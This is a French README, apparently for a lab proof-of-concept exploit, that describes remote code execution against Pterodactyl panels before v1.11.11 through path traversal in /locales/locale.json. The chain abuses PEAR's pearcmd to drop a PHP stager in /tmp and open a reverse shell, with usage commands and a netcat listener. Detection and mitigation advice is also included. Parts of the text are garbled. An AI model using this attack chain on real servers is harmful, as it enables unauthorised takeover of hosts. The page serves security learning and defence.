
Ce dépôt contient un exploit RCE pour la machine htb Pterodactyl



Uniquement pour des tests autorisés et pour l’apprentissage défensif.
Ce dépôt est destiné à des environnements de laboratoire contrôlés (par exemple, des configurations de type CTF/HTB) où vous possédez la cible ou disposez d’une autorisation écrite explicite pour la tester.
Ce dépôt contient une preuve de concept pédagogique en Python (pterodactyl_rce.py) pour une vulnérabilité réelle affectant les versions du panneau Pterodactyl antérieures à v1.11.11. Dans certaines configurations vulnérables, un attaquant non authentifié peut parvenir à une exécution de code à distance via le point de terminaison /locales/locale.json en raison d’une gestion inappropriée des paramètres locale et namespace.
Cette variante du PoC cible les environnements où PHP-PEAR est installé et a été construite/validée contre la machine Hack The Box retirée Pterodactyl : https://app.hackthebox.com/machines/Pterodactyl. Elle peut également fonctionner dans d’autres configurations de laboratoire où les mêmes conditions sont réunies.
24c82b0…)À un niveau élevé, le PoC enchaîne les étapes suivantes :
msfvenom./locales/locale.json pour écrire un « stager » PHP dans /tmp (via une astuce de pearcmd config-create de PEAR)./tmp,Le script utilise un client HTTP brut plutôt que curl pour l’étape d’« envoi », car certains outils peuvent normaliser ou encoder les caractères d’une manière qui casserait la requête forgée.
Remarque : Ce README reste volontairement à un niveau défensif/pédagogique. N’utilisez le code que dans des environnements que vous êtes autorisé à tester.
msfvenom disponible dans $PATH (Metasploit Framework)nc (netcat) si vous souhaitez que le PoC démarre un auto-listenerLe script attend actuellement un nom d’hôte HTB du panneau dans le code source :
host = "panel.pterodactyl.htb"
De plus, le chemin codé en dur vers PHP-PEAR est défini sur : ../../../../../usr/share/php/PEAR.
Si vous testez cela en dehors de la machine Pterodactyl, vous devrez ajuster ce chemin en fonction de votre configuration locale.
python3 pterodactyl_rce.py <LHOST> <LPORT>
<LHOST> : votre IP de rappel accessible par le serveur de laboratoire<LPORT> : port pour recevoir le shell inverseSi vous préférez utiliser votre propre listener :
python3 pterodactyl_rce.py <LHOST> <LPORT> --no-listen
Ensuite, dans un autre terminal :
nc -lvnp <LPORT>
python3 pterodactyl_rce.py 10.10.14.225 5555
Déroulement typique :
shell_ab12cd34):8080/tmp/<random>.php
/tmp/ sur la machine cible.
Solutions possibles :
http.server de 8080 vers un autre port./tmp/<name>.php sur la cible ; sinon, attendez un moment puis réessayez./locales/locale.json au niveau du serveur web, mais cela risque de casser les fonctionnalités de localisation.Recherchez des requêtes suspectes comme :
/locales/locale.json avec des séquences de traversée inhabituelles dans locale=namespace= étranges (noms inattendus, chaînes longues, caractères inhabituels)/tmp/ sur l’hôte du panneauCorrélez les journaux web avec :
www / PHP-FPMcurl/wget depuis l’hôte du panneauDécouvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.

